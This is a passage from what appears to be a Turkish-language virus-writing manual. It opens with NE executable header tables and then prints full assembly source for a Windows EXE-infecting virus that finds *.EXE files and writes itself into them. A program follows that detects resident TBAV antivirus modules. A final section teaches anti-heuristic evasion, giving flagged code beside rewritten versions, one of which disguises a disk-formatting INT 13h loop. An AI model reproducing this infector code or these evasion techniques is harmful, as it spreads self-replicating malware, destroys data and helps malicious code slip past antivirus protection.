10h	WORD	initial SP
12h	WORD	checksum (one's complement of sum of all words in executable)
14h	DWORD	initial CS:IP relative to start of executable
18h	WORD	offset within header of relocation table 40h or greater for new-format (NE,LE,LX,PE,etc.) executable
1Ah	WORD	overlay number (normally 0000h = main program)
-- New Exexutable --		
1Ch	4 BYTEs ???	
20h	WORD	behavior bits
22h	26 BYTEs	reserved for additional behavior info
3Ch	DWORD	offset of new executable (NE,LE,etc) header within disk file, or 00000000h if plain MZ executable

NEW EXE header yapısı

Ofset	*Uzunluğu*	*Açıklaması*
00h	2 BYTEs	"NE" (4Eh 45h) signature
02h	2 BYTEs	linker version (major, then minor)
04h	WORD	offset from start of this header to entry table (see below)
06h	WORD	length of entry table in bytes
08h	DWORD	file load CRC (0 in Borland's TPW)
0Ch	BYTE	program flags (see below)
0Dh	BYTE	application flags (see below)
0Eh	WORD	auto data segment index
10h	WORD	initial local heap size
12h	WORD	initial stack size (added to data seg, 0000h if SS <> DS)
14h	DWORD	program entry point (CS:IP), "CS" is index into segment table
18h	DWORD	initial stack pointer (SS:SP), "SS" is segment index if SS=automatic data segment and SP=0000h, the stack pointer is set to the top of the automatic data segment, just below the local heap
1Ch	WORD	segment count
1Eh	WORD	module reference count
20h	WORD	length of nonresident names table in bytes
22h	WORD	offset from start of this header to segment table (see below)
24h	WORD	offset from start of this header to resource table
26h	WORD	offset from start of this header to resident names table
28h	WORD	offset from start of this header to module reference table
2Ah	WORD	offset from start of this header to imported names table (array of counted strings, terminated with a string of length 00h)
2Ch	DWORD	offset from start of file to nonresident names table
30h	WORD	count of moveable entry point listed in entry table
32h	WORD	file alignment size shift count 0 is equivalent to 9 (default 512-byte pages)
34h	WORD	number of resource table entries
36h	BYTE	target operating system 00h unknown 01h OS/2 02h Windows 03h European MS-DOS 4.x 04h Windows 386 05h BOSS (Borland Operating System Services)
37h	BYTE	other EXE flags bit 0: supports long filenames bit 1: 2.X protected mode bit 2: 2.X proportional font bit 3: gangload area
38h	WORD	offset to return thunks or start of gangload area
3Ah	WORD	offset to segment reference thunks or length of gangload area
3Ch	WORD	minimum code swap area size
3Eh	2 BYTEs	expected Windows version (minor version first)

New EXE program bayrakları

Bit	*Açıklaması*
0-1	DGROUP type 0 = none 1 = single shared 2 = multiple (unshared) 3 = (null)
2	global initialization
3	protected mode only
4	8086 instructions
5	80286 instructions
6	80386 instructions
7	80x87 instructions

New EXE uygulama bayrakları

Bit	*Açıklaması*
0-2	application type 001 full screen (not aware of Windows/P.M. API) 010 compatible with Windows/P.M. API 011 uses Windows/P.M. API
3	is a Family Application (OS/2)
5	0=executable, 1=errors in image
6	non-conforming program (valid stack is not maintained)
7	DLL or driver rather than application (SS:SP info invalid, CS:IP points at FAR init routine called with AX=module handle which returns AX=0000h on failure, AX nonzero on successful initialization)

New EXE segment tablo yapısı

Ofset	*Uzunluğu*	*Açıklaması*
00h	WORD	offset in file (shift left by align shift to get byte offs)
02h	WORD	length of image in file (0000h = 64K)
04h	WORD	segment attributes (see below)
06h	WORD	number of bytes to allocate for segment (0000h = 64K)

Segment özellikleri

Bit	*Açıklaması*
0	data segment rather than code segment
1	unused???
2	real mode
3	iterated
4	movable
5	sharable
6	preloaded rather than demand-loaded
7	execute-only (code) or read-only (data)
8	relocations (directly following code for this segment)
9	debug info present
10,11	80286 DPL bits
12	discardable
13-15	discard priority

Nex EXE Yeniden Konumlandırılabilir veri yapısı

Ofset	*Uzunluğu*	*Açıklaması*
00h	WORD	number of relocation items
02h	8N BYTEs	relocation items

Ofset	*Uzunluğu*	*Açıklaması*
00h	BYTE	relocation type 00h LOBYTE 02h BASE 03h PTR 05h OFFS 0Bh PTR48 0Dh OFFS32
01h	BYTE	flags bit 2: additive
02h	WORD	offset within segment
04h	WORD	target address segment
06h	WORD	target address offset

Örnek Windows Exe Virüsü

```
Virus_seg       Segment
        assume cs:virus_seg,ds:data_seg,ss:stack_seg
        org     0fbh
;Bu metodla Windows EXE 'ye yazılan kod org 100h olacak

start:
        mov     ax,data_seg
        mov     ds,ax

;--- Buradan sonrası Windows EXE'ye yazılıyor  ---

        cld
        push    es          ;ES stack üzerinde saklanıyor

        push    ds          ;DS => ES
        pop     es

        mov     si,offset name_space
        mov     di,offset name_space2
        mov     cx,13
        rep     movsb

        mov     dx,offset dta       ;Virüs kendi DTA alanını set ediyor
        mov     ah,1ah
        int     21h

        mov     dx,offset wildcard  ;*.EXE için bakılıyor
        xor     cx,cx               ;aranacak dosya özellikleri sıfırlanıyor
        mov     ah,4eh              ;Find First

find_next:
        int     21h
        jc      not_found

        mov     dx,offset name_space  ;Dosya bulunduğunda
                                      ;bulaşma rutini çağırılıyor

        call    infect
        mov     ah,4fh              ;Find Next.
        jmp     find_next

not_found:
```

```
        mov     dx,offset name_space2
        call    disinfect
        pop     es

        mov     ax,4c00h
        int     21h

Infect  Proc    Near
        mov     ax,3d02h
        int     21h
        jc      bad_open
        xchg    bx,ax
        mov     si,offset buffer
        call    file_check
        jc      close_exit
        cmp     word ptr [si+14h],100h    ;Bulaşılmış mı? kontrolü yapılıyor
        jc      close_exit

        mov     ax,5700h
        int     21h                       ;Dosya saati ve tarihi alınıyor

        push    cx
        push    dx
        call    infect_file
        pop     dx
        pop     cx

        mov     ax,5701h                  ;Dosya saati ve tarihi geri yükleniyor
        int     21h

close_exit:
        mov     ah,3eh
        int     21h

bad_open:
        ret
Infect  Endp

Disinfect       Proc    Near
        mov     ax,3d02h                  ;Dosya açılıyor
        int     21h
        jc      bad_open

        xchg    bx,ax
```

```
        mov     si,offset buffer
        call    file_check
        jc      close_exit

;Bulaşılmış mi? kontrolü yapılıyor (IP 100h 'a eşit mi?)
        cmp     word ptr [si+14h],100h
        jne     close_exit

;Dosya saat ve tarih değerlei saklanıyor
        mov     ax,5700h
        int     21h

        push    cx
        push    dx
        call    fix_auto_data
        call    fix_code_seg
        pop     dx
        pop     cx

        jmp     close_exit
Disinfect       Endp

File_Check      Proc    Near
        call    read_file
        cmp     word ptr [si],'ZM'
        jne     fail_exit
        cmp     word ptr [si+18h],40h
        jb      fail_exit
        mov     ax,word ptr [si+3ch]
        mov     dx,word ptr [si+3eh]
        call    lseek
        mov     word ptr ne_off,ax
        mov     word ptr ne_off+2,dx
        call    read_file
        cmp     word ptr [si],'EN'          ;NEW EXE mi?
        jne     fail_exit
        cmp     word ptr [si+0ch],302h      ;Program/App bayrağı,
                                            ;dosya paylaşılamaz ve
                                            ;API kullandığından emin olunuyor
        jne     fail_exit
        cmp     word ptr [si+32h],4
        jne     fail_exit

        cmp     word ptr [si+36h],802h      ;windows altında çalışıldığından
```

```
                                        ;emin olunuyor
        jne     fail_exit

        clc
        ret

fail_exit:
        stc

badsize:
        ret
File_Check    Endp

Infect_File   Proc   Near
;Kod segment başlangıcı cs_seg değişkeni içerisine okunuyor
        mov     ax,word ptr [si+16h]      ;AX=NEWEXE CS
        mov     dx,offset cs_seg
        call    read_rout

        cmp     word ptr cs_length,code_size+100h
        jb      badsize

        cmp     byte ptr cs_attrib,50h
        jne     badsize

;Otomatik data segment adresi ds_seg içerisine atanıyor
        mov     ax,word ptr [si+0eh]
        mov     dx,offset ds_seg
        call    read_rout

;DS 'nin büyüklüğünün yeterli olup olmadığından emin olunuyor
        cmp     word ptr ds_length,datasize+300h
        jb      badsize

; Kod segmenti üzerinde konumlanılıyor
        mov     ax,word ptr cs_off
        call    lseek_2_segment

;Kod segment okunuyor
        mov     dx,offset buffer2
        mov     cx,code_size
        call    read_2
        call    lseek_end
```

```
;Orjinal kod segment dosyanın sonuna yazılıyor
        mov     dx,offset buffer2
        mov     cx,code_size
        call    write_2

;Otomatik data segmenti üzerinde konumlanılıyor
        mov     ax,word ptr ds_off
        call    lseek_2_segment

;Otomatik data segment okunuyor
        mov     dx,offset buffer2
        mov     cx,datasize
        call    read_2
        call    lseek_end

;Orjinal data segment dosyanın sonuna
;Orjinal kod segmentin hemen arkasına yazılıyor
        mov     dx,offset buffer2
        mov     cx,datasize
        call    write_2

;Orjinal segment özellikleri saklanıyor
        push    word ptr cs_attrib
        pop     word ptr seg_attrib

;Segment özelliklerinden yeniden konumlanma değerleri siliniyor
        and     word ptr cs_attrib,0feffh

;Yeni kod segment başlangıcı yazılıyor
        mov     ax,word ptr [si+16h]        ;CS'nin değeri AX içerisine alınıyor
        mov     dx,offset cs_seg
        call    write_rout

;New EXE header'ının başlangıcına konumlanılıyor
        xor     ax,ax
        cwd
        call    fix_file_pointer

;Orjinal IP değeri saklanıyor ve seg_ip değişkenine atanıyor
        push    word ptr [si+14h]
        pop     word ptr seg_ip

;IP değeri olarak 100h atanıyor
        mov     word ptr [si+14h],100h
```

```
;Yapılan düzenlemeler NE header'ına yazılıyor
        call    write_file

;Kod segment üzerinde konumlanılıyor
        mov     ax,word ptr cs_off
        call    lseek_2_segment

;Virüs kodu kod segmentine yazılıyor
        push    ds
        push    cs
        pop     ds
        mov     dx,100h             ;DS:DX virüsün başlangıcı
        mov     cx,code_size        ;virüsün uzunluğu
        call    write_2
        pop     ds

;Otomatik data segmenti üzerine konumlanılıyor
        mov     ax,word ptr ds_off
        call    lseek_2_segment

;Virüs içindeki veriler otomatik data segmentine yazılıyor
        mov     dx,100h
        mov     cx,datasize
        call    write_2

        ret
Infect_File   Endp

Fix_Auto_Data   Proc   Near
;Otomatik data segment başlangıcı ds_seg değişkenine atanıyor
        mov     ax,word ptr [si+0eh]
        mov     dx,offset ds_seg
        call    read_rout

;Otomatik data segment üzerine konumlanılıyor
        mov     ax,word ptr ds_off
        call    lseek_2_segment

;Otomatik data segment kendi data segmentimize okunuyor
        mov     dx,offset buffer
        mov     cx,datasize
        call    read_2
```

```
        ret
Fix_Auto_Data   Endp

Fix_Code_Seg  . Proc    Near
;Orjinal kod segment özellikleri geri yükleniyor
        push    word ptr seg_attrib
        pop     word ptr cs_attrib

;Özellikler kod segment başlangıcına yazılıyor
        mov     ax,word ptr [si+16h]    ;ax=kod segment
        call    Write_Rout

;Orjinal IP geri alınıyor
        push    word ptr seg_ip
        pop     word ptr [si+14h]

;NE header'ı üzerine konumlanılıyor
        xor     ax,ax
        cwd
        call    fix_file_pointer

;Orjinal NE header'ı geri yazılıyor
        call    write_file

;Dosyanın sonuna konumlanılıyor
        call    lseek_end

        sub     ax,datasize
        sbb     dx,0

        push    ax
        push    dx

        call    lseek

;Orjinal data segment buffer2 içerisine okunuyor
        mov     dx,offset buffer2
        mov     cx,datasize
        call    read_2

;Otomatik segment üzerine konumlanılıyor
        mov     ax,word ptr ds_off
        call    lseek_2_segment
```

```
;Orjinal data segment geri yazılıyor
        mov     dx,offset buffer2
        mov     cx,datasize
        call    write_2

        pop     dx
        pop     ax
        sub     ax,code_size
        sbb     dx,0

        push    ax
        push    dx

        call    lseek

;Orjinal kod segment buffer2 içerisine okunuyor
        mov     dx,offset buffer2
        mov     cx,code_size
        call    read_2

        mov     ax,word ptr cs_off
        call    lseek_2_segment

;Orjinal kod segment programa geri yazılıyor
        mov     dx,offset buffer2
        mov     cx,code_size
        call    write_2

        pop     dx
        pop     ax

        call    lseek

        mov     cx,0                ;xor cx,cx!
        call    write_2

        ret
Fix_Code_Seg   Endp

Read_Rout      Proc   Near
        push    dx
        dec     ax                  ;Segment başlangıcı - 1
        mov     cx,8                ;Segment tablosu başlangıcı = 8
        mul     cx                  ;Kod segmenti başlangıcının ofseti bulunuyor
```

```
        add     ax,word ptr [si+22h]      ;Segment tablosunun ofseti
        adc     dx,0

        call    fix_file_pointer

        pop     dx
        mov     cx,8
        jmp     read_2
Read_Rout   Endp

Read_File   Proc  Near
        mov     dx,offset buffer
        mov     cx,40h

read_2  proc  near
        mov     ah,3fh
        int     21h
        ret
read_2  endp
Read_File   EndP

Write_Rout   Proc  Near
        push    dx
        dec     ax                ;Segment başlangıcı - 1
        mov     cx,8              ;Segment tablosu başlangıcı = 8
        mul     cx                ;Kod segmenti başlangıcının ofseti bulunuyor

        add     ax,word ptr [si+22h]      ;Segment tablosunun ofseti
        adc     dx,0

        call    fix_file_pointer

        pop     dx
        mov     cx,8
        jmp     short write_2
Write_Rout   Endp

Write_File   Proc  Near
        mov     dx,offset buffer
        mov     cx,40h

write_2 proc  near
        mov     ah,40h
        int     21h
```

```
            ret
write_2 endp
Write_File      Endp

Lseek_End       Proc    Near
            mov     ax,4202h
            xor     cx,cx
            cwd
            int     21h

            ret
Lseek_End       Endp

Fix_File_Pointer        Proc    Near
            add     ax,word ptr ne_off
            adc     dx,word ptr ne_off+2
            jmp     short lseek
Fix_File_Pointer        Endp

Lseek_2_Segment Proc    Near
            mov     cx,10h
            mul     cx
            add     ax,100h
            adc     dx,0
            jmp     short lseek
Lseek_2_Segment Endp

Lseek   Proc    Near
;DX:AX üzerine konumlanılıyor
            xchg    cx,dx
            xchg    dx,ax
            mov     ax,4200h
            int     21h
            ret
Lseek   Endp

virusname           db      ' Virus_for_Windows  v1.4 '
VCode_End:

;Kod segmentin uzunluğu
Code_Size           equ     offset vcode_end - 100h         ;$-100h
Virus_Seg       Ends

Data_Seg        Segment
```

```
        db      100h  dup   (0)

buffer  db      40h   dup ('a')  ;NE header 'ın okundugu değişken

;Bulaşılacak windows dosyasının kod segment başlangıcı
cs_seg          equ   $          ;140h
cs_off          dw    'bb'
cs_length       dw    'bb'       ;142h
cs_attrib       dw    'bb'       ;144h
cs_alloc        dw    'bb'

;Bulaşılacak windows dosyasının data segment başlangıcı
ds_seg          equ   $          ;148h
ds_off          dw    'cc'
ds_length       dw    'cc'       ;14ah
ds_attrib       dw    'cc'
ds_alloc        dw    'cc'

dta             db    30 dup ('d')
name_space      db    13 dup ('d')
wildcard        db    '*.EXE',0
name_space2     db    13 dup ('e')

ne_off          dd    0
seg_ip          dw    0
seg_attrib      dw    0          ;1a2h
author          db    'MK92'
buffer2         db    8 dup (0)  ;1a8h

Datasize        equ offset buffer2 - 100h   ;data segment uzunluğu
Data_Seg    Ends

Stack_Seg   Segment Stack
        db      2000h  dup   (0)
Stack_Seg   Ends
        END   start
```

SYS Dosya Virüsleri

Kopya Edici

SYS dosyalar en az önem verilen çalıştırılabilir (executable) dosyalardır. Çok az virüs SYS dosyaya bulaşabilir, çünkü değişik bir yapısı vardır. SYS dosyalar ofset 0'dan başlayan tek segmente sahiptir. Başta header kısmı vardır. Header'da yapılacak gerekli değişikliklerle SYS dosyaya bulaşılabilir.

Block (Blok) ve Character (Karakter) olmak üzere iki tip device driver vardır. Blok device'lar örneğin sürücüler, sanal diskler ve veri içeren ortamlardır. Karakter device'lar ise printer, keyboard, modem ve ekran türü çevre birimlerdir. Genelde karmaşıklığı azaltmak için karakter device tercih edilir.

Header şöyledir ;

Ofset	*Uzunluğu*	*Açıklaması*
0h	Dword	Pointer to next header
4h	Word	Attribute
6h	Word	Pointer to strategy routine
8h	Word	Pointer to interrupt routine
0Ah	Qword	Name of the device driver

Bir sonraki *device driver header* pointeri offset 0'dadır. Bu far pointerdir ve *segment:offset* yapısındadır. Eğer SYS içindeki device tek device ise pointer FFFF:FFFF olacaktır. Eğer iki veya daha fazla (2+) device driver varsa pointer dosya içindeki bir sonraki header'ın başladığı alana eşittir. Segment kaydı FFFF olarak sabit olmalıdır. Örneğin ikinci device driver ofset 300h'de ise pointer FFFF:0300h değerini almıştır. İkinci ve diğer tüm device driver'larda kendilerine ait bir header'a sahiptir.

Ofset 4h (1 word) değer device driverin özelliklerini (attribute) saklar. Bit 15 device driver'in doğal halini verir. Eğer bit 15 set edilmişse bu karakter tipli sürücüdür, edilmemişse block tipli sürücüdür. Diğer bitlerle ilgilenilmesi gerekli değildir.

Sonraki iki değerin anlaşılması için; istek header konusuna girmek gerekir. İstek header'ı DOS'un device driver'dan isteklerini içerir. Örneğin DOS device driver'a initialisation/read/write durumlarını sorabilir. Device driver'ın kendisinden istenenler konusunda bilmesi gereken herşey istek header'ında vardır. Strategy rutini ise far pointer, ES:BX ile gösterilir. Görevi ise interrupt rutininin kullanacağı pointer'leri

Örnek TBAV Antivirus'ünü Tespit Eden Program

```
        .model tiny
        .code

        org 100h

start:
        mov     ah, 09
        mov     dx, offset startmsg
        int     21h
        mov     cx,6
        mov     dx, offset tbdrvxxx

detect_loop:
        mov     ah,09
        int     21h
        mov     ax, 3d00h
        add     dx,9
        int     21h
        push    dx
        mov     dx, offset not_resident
        jc      dont_add
        add     dx, (resident-not_resident)
        mov     bh,3eh
        xchg    ax,bx
        int     21h

dont_add:
        mov     ah, 09
        int     21h
        pop     dx
        add     dx,9
        loop    detect_loop
        int     20h

startmsg        db      'Thunderbyte Resident kontrolu.'
                db      0dh,0ah,0dh,0ah,'$'
tbdrvxxx        db      'TbDriver$'
                db      'TBDRVXXX',0
tbfilxxx        db      'TbFile$',0,0
                db      'TBFILXXX',0
```

```
tbdskxxx        db      'TbDisk$',0,0
                db      'TBDSKXXX',0
tbmemxxx        db      'TbMem$',0,0,0
                db      'TBMEMXXX',0
tbchkxxx        db      'TbCheck$',0
                db      'TBCHKXXX',0
tblogxxx        db      'TbLog$',0,0,0
                db      'TBLOGXXX',0
not_resident    db      ' - Resident değil.',0dh,0ah,'$'
resident        db      ' - Resident.',0dh,0ah,'$'
        END     start
```

Anti-Heuristic Teknikleri

Heuristic Metod Nedir ?

Heuristic metod, taranan dosyanın komutlarının bilgisayar üzerindeki çalışmasının taklit edilmesi ve incelenmesidir. Aslında bu metod tamamen yapay zeka algoritmaları içeren bir metodtur. Heuristic inceleme dosya içinde virüs benzeri özelliğe sahip kodların bulunup bulunmadığına ve ne kadar bulunduğuna bakar. Kontrol sonucu aranan şekilde kodlar bulunduğunda virüs veya virüs olabilir kararı verilir.

Heuristic Tarama

Bu yazdıklarımızın sonucunda akla hemen şöyle bir soru gelebilir. *Virüsler normal programlardan farklı bir şey mi yapıyorlar veya komut mu kullanıyorlar?* Tabiki değil; aslında yapılan daima aynı. Sadece virüsler farkedilmelerini engellemek için yapılan bu işlemleri normal programlardan farklı metodlarla gerçekleştiriyorlar. Bu farklı metodlarda bilinen virüslerin incelenmesi sonucu belirlenmiş yöntemlerdir. Şunu da hemen belirtmek gerekir ki; bildiğiniz üzere virüslerin kendilerine has, diğer programlardan farklı özellikleri de mevcuttur. Örneğin normal programlarda gerek duyulmayan, bunun yanısıra diğer programların üzerine kendisini eklediğinden dolayı virüslerin çözmek zorunda oldukları DELTA OFFSET problemi ve/veya header alanlarını yeniden düzenlemek gibi problemleri vardır. İşte normal işlemler bir yana Heuristic metod kullanan tarayıcı böyle bir kod ile karşılaştığında kontrol edilen programın en azından şüphe uyandırıcı olduğunu tesbit edebilmektedir. Bununla birlikte virüsler dosya açıp, üzerine bilgi yazmaktadırlar. Bu tamamen bir çok virüste diğer programlarda olduğu gibi gerçekleştirilmektedir. Dolayısı ile heuristic metod kendi içinde karar verebilmek için farklı işlemlere karşılık gelen bayraklar

içermektedirler. Her heuristic bayrağın bir puanı vardır. İnceleme bittiğinde bulunan bayrakların puanı toplanır ve daha önceden belirlenmiş sınırdan fazla ise kontrol edilen kod virüs kodudur veya virüs kodu olabilir şeklinde uyarı verilir.

Heuristic Temizleme

İyi bir heuristic metod kullanan bir antivirüs programı, virüsün bulaşmış olduğu bir dosyayı inceleyerek; bulaşan virüs ve bulaşılan dosyanın temiz hali hakkında hiçbir bilgiye sahip olmadan dosyayı temizleyebilir. Heuristic tarayıcı bunu yaparken programı adım adım kendi içinde çalıştırır. Yapılan inceleme sonucu virüs tespit edilirse, virüsün yapmış olduğu işlemleri tersine döndürerek virüsü etkisiz hale getirebilir. Tabiki beklenmedik bir problem çıkmaz ise veya virüs *ANTI-HEURISTIC* tekniklerini içermiyorsa.

Günümüzde birçok virüs tarayıcı heuristic metodlar kullanmaktadır. Örneğin TBAV, F-PROT ve AVP bu tip özelliklerle gelmektedir. Bu antivirüs programları bilinmeyen virüsler üzerinde oldukça etkilidirler. Virüslerin bu denli yaygınlaştığı ve geliştiği bir ortamda, imza temelli arama metodları geçerliliğini kaybetmiştir. Artık antivirüs programı yazan firmalar bilinen ve bilinmeyen virüsleri tesbit edebilecek tarama metodları üzerinde yoğunlaşmaktadır. Konumuz olan Heuristic metod bu amaçla antivirüslerin kullandığı bir arama metodur.

Önemli Not : Tabiki heuristic metodlar her yeni antivirüs versiyonunda güncellenmekte ve geliştirilmektedir. Ayrıca değişik antivirüslerin içerdiği heuristic metodlar da farklılık göstermektedirler. Yani birinin tesbit ettiğini bir diğeri tesbit edemeyebilir. Dolayısı ile bu kitap içerisinde verilen anti heuristic tekniklerin bir kısmının, bir süre sonra yeni versiyonları çıkan antivirüs programlarında karşı etkisiz hale geldiğini veya gelebileceğini göreceksiniz. Bizim için önemli olan okuyuculara bu tekniklerin olduğunu biraz olsun öğretebilmektir. Öğrendikleriniz ile kendiniz daha yeni teknikler geliştirebilir ve programlarınıza dahil edebilirsiniz.

Heuristic Metod Bayrakları

Bundan sonraki sayfalarda, antivirüslerin içerdiği heuristic metodlara karşı virüslerin kullandıkları anti heuristic teknikler anlatılacaktır. Verilecek örnekler genellikle, yaygın olarak kullanılan antivirüs programlarının içerisinde kanımızca en iyi olduğuna inandığımız TBAV antivirüs programının içerdiği Heuristic metod için hazırlanmıştır. Ayrıca okuyucunun karşılaştırma yapabilmesi için kodların yakalanan-yakalanmayan versiyonları örnek olarak verilecek ve takıldığı bayraklar gösterilecektir.

A - Şüpheli Hafıza Ayırmak

Bugün modern virüslerin çoğu hafıza içerisinde resident olarak kalmaktadır. Virüsler hafıza içerisinde resident olarak kalacakları vakit kendilerine gerekli hafıza alanını işletim sisteminden istemezler (VİRÜSLER İÇİN RESİDENT OLMA TEKNİKLERİ başlığı altında anlatılmıştır). Çünkü bu işlem normal yollardan yapıldığında virüsün hafıza içerisindeki varlığı kolaylıkla tesbit edilebilecektir. Bu yüzden virüsler

genellikle yer ayırma işlemini illegal olarak gerçekleştirilirler. TBAV içerisindeki bu bayrak standart dışı hafıza ayırma işlemlerini kontrol eder. Birçok virüs standart dışı metodlarla hafızada kendilerine yer ayırırlar.

Örnek 1;

```
mov     BYTE PTR ds:0000,'M'
mov     cx,23h              ;23h * 16 = 560 byte ayrılıyor
sub     ds:0012h,cx
sub     ds:0003,cx
mov     ax,ds:0003
```

Örnek 2;

```
cmp     byte ptr [0],'Z'    ;MCB ile değişiklik yaparken kullanılır
```

Örnek 1'in yerine;

```
mov     al,'M'
mov     BYTE PTR ds:0000,al
mov     cx,23h              ;23h * 16 = 560 byte ayrılıyor
sub     ds:0012h,cx
sub     ds:0003,cx
mov     ax,ds:0003
```

B - Başlangıç noktasına dönüş

Çalıştırılan programın tekrar başlangıç noktasına (entry point) geri dönüp dönmediğinin kontrolü yapılır. İncelenen program içerisinde bu tip kodlar varsa bu bayrağa yakalanır. Genelde bu yöntem COM dosyalara bulaşmada kullanılır. Normalde bu sonsuz döngüye sebep olur. Fakat program kendi kodlarını değiştirmiş ise problem olmayacaktır. Bunu genelde virüsler yapmaktadırlar. Başka bir bayrak daha varsa TBSCAN alarm verir.

Örnek 1;

```
push    si                  ;SI stack üzerine saklanıyor
cld                         ;Direction flag'ı temizleniyor
add     si,offset start_code-offset virus
mov     di,0100h
movsw
movsw
movsb
pop     si                  ;SI stack üzerinden geri alınıyor

push    0100h
ret
```

Örnek 2;

```
mov     si,0100h
push    si
ret     0FFFFh
```

Yerine;

```
mov     si,FEFFh
not     si          ;FEFFh değeri işlem sonucu 0100h haline gelir
push    si          ;SI (0100h) register'ının değeri stack üzerine saklanıyor
ret                 ;0100h adresine geri dönülüyor
```

Biraz üretkenlik ile *mov si,0100h* yerine birçok şeyler yazabilirsiniz.

C - Dosya Değişmiş mi?

Dosya üzerinde olabilecek değişiklikleri kontrol eder. Eğer değişiklik kontrol değerleri *anti_vir.dat* dosyasına yazılmış veya değişmiş ise, TBAV bunu virüsün yaptığına karar verir.

Bundan kurtulmanın tek yolu *anti_vir.dat* dosyasını değiştirmek veya silmektir.

c - Antivir.dat Dosyası Kontrolü

Dosyanın bulunduğu dizinde *anti_vir.dat* dosyası yok ise bu bayrak aktif olur. Tek başına uyarıya sebep olmaz.

D - Doğrudan Disk Erişimi

Bu bayrak, programın başlangıç noktası yakınında diske doğrudan yazma komutları ve benzerlerinin olup olmadığını kontrol eder. Bayrak INT 13h istendiğinde oluşur.

Örnek;

```
        mov     ch,0        ;ch = iz (track) veya silindir = cx

Format:
        mov     ah,5        ;ah=format, al = interleave
        mov     dh,0        ;dh=kafa
        mov     dl,80h      ;dl=sürücü 0
        int     13h         ;format silindir

        inc     ch          ;silindir numarasının arttırılması
        cmp     ch,20h      ;20h silindir mi?
        loopnz  Format      ;değilse döngüye devam et.
```

Yerine;

```
Store_Int_13h:
        les     ax,ds:[13h * 4]
        mov     word ptr cs:[si + INT_13h - Virus],ax   ; INT 13h'in adresi tablo
        mov     word ptr cs:[si + INT_13h - Virus + 2],es  ; üzerinde bulunuyor

        mov     ch,0        ;ch=iz (track)  veya silindir = cx

Format:
        mov     ah,5        ;ah=format, al = interleave
        mov     dh,0        ;dh=kafa
        mov     dl,80h      ;dl=sürücü 0
        call    dword ptr cs:[si + INT_13h - Virus]    ; INT 13h çağırılıyor

        inc     ch                  ;silindir numarasının arttırılması
        cmp     ch,20h              ;20h silindir mi?
        loopnz  Format              ;değilse döngüye devam et.
```

E - Başlangıç Noktası Tesbit Kontrolü

Eğer program kendisinin program içindeki yerini tespit eden bir rutin ile başlıyorsa bu bayrak işaretlenir. Virüslerin yarısı bu bayrağa takılırlar. Özellikle bu işlem virüsler için gereklidir. Çünkü bulaşılan dosyanın uzunluğuna göre virüsün konumu değişecektir. Bu sebeple virüsler DELTA OFFSET problemini çözmek zorundadırlar.

Örnek;

```
        call    Get_Start   ;Call komutu çalıştığı zaman donulecek
                            ;adres stack üzerine yazılır

Get_Start:
        pop     si          ;Stack üzerine yazılan dönüş adresi SI içerisine alınıyor
        sub     si,3
```

Yerine;
İlk komut aşağıdakilerden biri olmalıdır. XXXX = virüsün başlama adresi

```
        mov     si,XXXX
            veya
        mov     bp,XXXX
            veya
        mov     di,XXXX
            veya
        mov     bx,XXXX
```

Peki virüsün başlama adresini nasıl bulacağız?

Önce;

```
mov     si,7777h
   veya
mov     bp,7777h
```

Yazıp derleyin. Debugger ile bakarak virüs kodunun ilk IP (instruction pointer) değerini not edin. ASM koduna dönerek bunu kod içine yazın. Virüs diğer bir dosyaya bulaşmadan önce kendi kodu içine başlangıç adresini yeniden yazmalıdır.

Buna Örnek; virüsü yeni dosyaya bulaştırmadan önce, COM dosyaların sonuna ilave ederken;

SI = virüs başlangıç noktası

```
mov     ax,word ptr [si + fsize - virus]  ;DTA'dan dosya
                                          ;uzunluğunu alıyoruz
push    ax                                ;yeni başlangıç adresini saklıyoruz
add     ax,100h                           ;şifre cozucu rutine sahipseniz
                                          ;uzunluğunu burada ilave edin
mov     word ptr [si + 1],ax
pop     ax
```

EXE dosyaların sonuna virüsü ilave ederken;
EXE header'ı üstünde oynarken; header buffer'ına yeni değerleri yazmadan önce aşağıdakileri yapın. (virüsü yeni EXE dosyaya yazmadan önce...)

SI = virüs başlangıç noktası
DX = virüsün yeni IP değeri

```
mov     word ptr [si+ Start_Code - Virus + 14h],dx      ;IP
mov     word ptr [si+1],dx        ;virüs kodu içerisine yeni
                                  ;IP değeri yazılıyor
mov     word ptr [si+ Start_Code - Virus + 10h],whatever  ;SP
mov     word ptr [si+ Start_Code - Virus + 16h],cx      ;CS
mov     word ptr [si+ Start_Code - Virus + 0Eh],ax      ;SS
```

Örnek 2;

```
Virus_Start:
        Call    Get_Delta

Get_Delta:
        pop     si
        sub     si, offset Get_Delta
```

Yerine 1;

```
Virus_start:
        call    get_delta

Get_delta:
        pop     bp
        sub     bp,get_delta-virus_start
```

Yerine 2;
Alternatif olarak POP komutunu kullanmadan stack üzerinden değeri alacak bir yok kullanılabilir. *Carpe Diem ve Doom* virüslerinde bu metod kullanılmıştır.

1. Metod

```
Start_of_virus:
        call    get_offset

Get_offset:
        mov     di,sp
        mov     bp,word ptr ss:[di]
        sub     bp,offset get_offset
        inc     sp
        inc     sp
```

Stack üstündeki ilk değer SS:[SP]'de konumlanmıştır. Stack üzerinden bir word POP olduğunda, word belirtilen register'a okunur ve SP register'ına 2 eklenir. Bu örnekte ise; SP'nin değerini DI register'ına yazılıyor. SS:[DI] üzerinden değer alınıyor ve SP register'ına 2 ekleniyor. Fakat bu virüslerden sonra TBAV bu tekniğide yakalayacak şekilde geliştirilmiştir. Bunun üzerine *Digital Pollution*'da bu tekniğin daha gelişmiş hali kullanılmıştır.

2. Metod

```
Entry_point:
        mov     sp,102h
        call    Get_bp

Get_bp:
        mov     bp,word ptr ds:[100h]
        mov     sp,0fffeh
        sub     bp,offset Get_bp
```

Yukarıdaki örnekte daha sonradan geri yüklenecek olan dosyanın ilk 3 byte'i geçici veri alanı olarak kullanılıyor. Bu 3 byte içerisine SP yazılıyor (offset CS:0100h). Get_bp çağırıldığında; IP değeri ofset 0100h adresine konumlanıyor. Bir sonraki adımda değer alınıyor ve SP'e 0FFEEh değeri atanıyor (0FFEEh - SP register'ının default değeri).

F - Şüpheli Dosya Erişimi

Bulaşma rutinlerine benzer diğer dosyalar üstünde oynama yapan rutinler bulunduysa bu bayrak aktif hale getirilir. Dosya virüslerinin çoğu bu bayrağa takılırlar.

Örnek 1;

```
;bulaşılan dosyanın orjinal saat ve tarih bilgilerinin yerine kaydedilmesi
mov     ax,5701h
mov     dx,word ptr [si + offset f_date - offset virus]
mov     cx,word ptr [si + offset f_time - offset virus]
int     21h

;orjinal dosya özelliklerinin yerine kaydedilmesi
lea     dx,[si + fname - offset virus]      ;dosya isminin alınması
